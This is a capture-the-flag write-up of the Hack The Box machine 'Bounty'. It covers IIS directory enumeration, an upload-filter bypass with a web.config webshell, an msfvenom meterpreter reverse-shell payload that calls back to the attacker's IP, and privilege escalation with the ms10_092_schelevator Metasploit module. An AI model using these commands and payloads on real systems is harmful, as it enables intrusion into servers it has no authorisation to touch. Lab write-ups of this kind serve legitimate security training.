



## Bounty Write-up (HTB)



George O

[Follow](#)


Oct 27, 2018 · 6 min read

*This is a write-up for the recently retired Bounty machine on the [Hack The Box](#) platform. If you don't already know, Hack The Box is a website where you can further your cybersecurity knowledge by hacking into a range of different machines.*

TL;DR: .config webshell & Metasploit Privesc. | In this box, I wasted a lot of time trying to get an initial foothold, since it's rare to have to perform so many different dirb scans in order to find anything useful. However, once I worked out what I had to do, the box was both fun and interesting. Since I don't know much about Microsoft Server security, Windows boxes are always a challenge to complete.

## PART ONE: USER

Let's begin with an nmap scan, so that we know how to interact with the server:



```
george@kali: ~/htb/bounty
george@kali:~/htb/bounty$ nmap -sV -sC -oN nmap.log 10.10.10.93
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-26 11:30 EDT
Nmap scan report for 10.10.10.93
Host is up (0.056s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 7.5
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.81 seconds
george@kali:~/htb/bounty$
```

`nmap -sV -sC -oN nmap.log 10.10.10.93`

We now know that the server is serving HTTP on port 80, and that the server is running Microsoft-IIS, which will likely be useful later on.

When visiting the site, we see nothing but an image of a wizard:



I checked the source code of the page, but unfortunately there wasn't anything interesting there. Since we have nothing else to go on, I started some dirb scans.

We already know that the server is running Microsoft IIS, so I decided to try an IIS-specific wordlist on the page (the following dirb scans have been

condensed for clarity):

```
george@kali:~/htb/bounty$ dirb http://10.10.10.93/ iis.txt
```

```
-----
```

```
DIRB v2.22
```

```
-----
```

```
URL_BASE: http://10.10.10.93/
```

```
WORDLIST_FILES: iis.txt
```

```
-----
```

```
---- Scanning URL: http://10.10.10.93/ ----
```

```
==> DIRECTORY: http://10.10.10.93/aspnet_client/
```

```
---- Entering directory: http://10.10.10.93/aspnet_client/ ----
```

```
==> DIRECTORY: http://10.10.10.93/aspnet_client/system_web/
```

```
-----
```

I then tried to access these two directories, but was given 403 errors both times.

**403 - Forbidden: Access is denied.**

You do not have permission to view this directory or page using the credentials that you supplied.

After doing a bit more research on the **aspnet\_client** folder structure, I discovered that we could work out the system version by fuzzing various **system\_web** directories. As such, I saved the list found [here](#), and used dirb to try them all:

```
george@kali:~/htb/bounty$ dirb
http://10.10.10.93/aspnet_client/system_web/ fuzz.txt -r
```

```
-----
```

```
DIRB v2.22
```

```
-----
```

```
URL_BASE: http://10.10.10.93/aspnet_client/system_web/
```

```
WORDLIST_FILES: fuzz.txt
```

```
OPTION: Not Recursive
```

```
-----
```

```
---- Scanning URL: http://10.10.10.93/aspnet_client/system_web/ ----
```

```
==> DIRECTORY:
```

```
http://10.10.10.93/aspnet_client/system_web/2_0_50727/
```

```
-----
```

Thanks to this, we know for sure that the server is running Microsoft IIS 2.0.50727. Whilst this might not be useful, it's always good to enumerate where we can.

That being said, we still get a 403 when trying to access this new-found directory, and so I swapped over to a bigger wordlist:

```
george@kali:~/htb/bounty$ dirb http://10.10.10.93/  
/usr/share/wordlists/dirb/common.txt -r
```

```
-----  
  
DIRB v2.22  
  
-----  
  
URL_BASE: http://10.10.10.93/  
  
OPTION: Not Recursive  
  
-----  
  
---- Scanning URL: http://10.10.10.93/ ----  
  
==> DIRECTORY: http://10.10.10.93/aspnet_client/  
  
==> DIRECTORY: http://10.10.10.93/uploadedfiles/  
  
-----
```


It looks like we've finally found something interesting!

I took a look inside of the **uploadedfiles** directory, but received another 403 error. However, since this directory exists, we can assume that there is a webpage somewhere where we can upload files.


I then started my final dirb scan on the website in an attempt to find this upload page. Seeing as we know that the server is running Microsoft IIS, I decided to scan for only **.aspx** files, because they're very common in systems like this.

```
george@kali:~/htb/bounty$ dirb http://10.10.10.93/  
/usr/share/wordlists/dirb/common.txt -r -X .aspx  
  
-----  
  
DIRB v2.22  
  
-----  
  
URL_BASE: http://10.10.10.93/  
  
OPTION: Not Recursive  
  
EXTENSIONS_LIST: (.aspx) | (.aspx) [NUM = 1]  
  
-----  
  
---- Scanning URL: http://10.10.10.93/ ----  
  
+ http://10.10.10.93/transfer.aspx (CODE:200|SIZE:974)
```






It looks like we might have now found the upload page:



<http://10.10.10.93/transfer.aspx>

Let's now try uploading **test.aspx**:





It looks like we're going to have to either try fuzzing the upload, or enumerate further.


Since fuzzing is never fun, I decided to try and find some more IIS-related file extensions.

Fortunately, I just had to google “microsoft iis file extensions” to find [this forum page](#), which says the following:

*We are serving up files for our own application for download from web servers, including IIS. One such file has the .config extension. Turns out that IIS won't serve this because it thinks it's a config file of its own.*

Let's now try uploading a **.config** file, to see if that's allowed:






It looks like we can successfully upload files! After doing some research on **.config** files, I came across [this article](#) which outlines an easy attack that we can perform (provided that the server executes the file). We'll do something similar to the technique used in PHP reverse shells, in that we'll upload the **web.config** asp file, and the server should interpret whatever we write and show us the output.


We can perform an initial test by uploading a script found on that same website, which should simply add 1 and 2, and output the result:






Now that our POC command execution has worked, let's make our **web.config** file more useful.

My final payload has been bodged together from different scripts found online, with the majority of the “good” code taken from [here](#). So, the webshell looks as follows:






With that uploaded, we can open it in the `/uploadedfiles/` directory, and start executing some commands:



The file is successfully interpreted, and command execution works!

Now that we have a working webshell, let's try and upgrade it to a "proper" shell. To do this, we must first generate a payload with msfvenom. I checked

the system architecture on the webshell and found that it's running x64, which means that we can make our payload x64 specific (I spent a couple of hours trying to get a payload running, before learning that this **only** works when x64 is specified).

A terminal window titled 'george@kali: ~/htb/bounty' showing the execution of the 'msfvenom' command. The command is: 'msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=10.10.14.251 LPORT=4321 -f exe -o payload.exe -a x64 --platform windows'. The output shows: 'No encoder or badchars specified, outputting raw payload', 'Payload size: 510 bytes', 'Final size of exe file: 7168 bytes', and 'Saved as: payload.exe'. The prompt returns to 'george@kali:~/htb/bounty\$'.

```
george@kali:~/htb/bounty$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.251 LPORT=4321 -f exe -o payload.exe -a x64 --platform windows
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
george@kali:~/htb/bounty$
```

Since explainshell.com doesn't have the msfvenom manpage at the time of writing, I'll briefly go over it here:

- **msfvenom**: Payload generator & encoder.
- **-p windows/x64/meterpreter/reverse\_tcp**: Sets the payload as a x64 meterpreter reverse shell.
- **LHOST=10.10.14.251**: Sets the “listening” host to our own IP.
- **LPORT=4321**: Sets the “listening” port to a port of our choice.
- **-f exe**: Sets the payload output format as an exe.

- **-a x64**: Specifies the system architecture as x64.
- **-o payload.exe**: Sets our output payload name to be “payload.exe”.
- **— platform windows**: Specifies the victim’s platform as windows (not necessary), as this is automatically inferred from the payload AFAIK).


Before we upload our payload, we also need to add **.config** on the end, so that we’re actually allowed to upload it.

I then setup my meterpreter shell, so that I was ready to catch the requests. With that setup, we can upload our **payload.exe.config**. All we need to do is rename the file and execute it!

```
> ren c:\inetpub\wwwroot\UploadedFiles\payload.exe.config  
payload.exe  
> c:\inetpub\wwwroot\UploadedFiles\payload.exe
```


After running this final command, we have a shell!





A successful shell.

And since we now have a shell, we can easily read the flag:



We have the user flag.


• • •



## PART TWO: ROOT

Unlike user, root was trivial to get, since Metasploit does all of the work for us.

I first ran Metasploit's own exploit suggester, to check for any obvious exploits:



```
run post/multi/recon/local_exploit_suggester
```

Let's start off by trying the first one. We can background the session with “**background**”, and then run this exploit separately:


```
meterpreter > background
```

```
msf exploit(multi/handler) > use  
exploit/windows/local/ms10_092_schelevator
```


```
msf exploit(windows/local/ms10_092_schelevator) > set session 4
```

```
msf exploit(windows/local/ms10_092_schelevator) > set lhost  
10.10.15.238
```

And then, we can run the exploit...



...and read the root flag:



...

*Contact me:*

[Personal Website](#)

[Twitter](#)

[Github](#)

[Hack The Box](#)

George Omnet

Writeup

Cybersecurity

Hack The Box

Ctf

652 claps



3



...



**George O**

<https://georgeom.net>


Follow



**CTF Writeups**

A collection of write-ups  
for various systems.

Follow



More from CTF Writeups

## Union SQLi Challenges (Zixem Write-up)



George O

Oct 21, 2018 · 9 min read

632



More from CTF Writeups


## Waldo Write-up (HTB)



George O

Dec 15, 2018 · 8 min read

237



More from CTF Writeups

## Secnotes Write-up (HTB)



George O

Jan 20 · 6 min read

206



### Responses



Write a response...

Applause from George O (author)



Shofe Miraz

Nov 2, 2018

Wow! Very well written and explained. 😊

Keep up the great work.

14



Applause from George O (author)



Sam Sao

Nov 3, 2018

great share man! keep it up!

11



[Show all responses](#)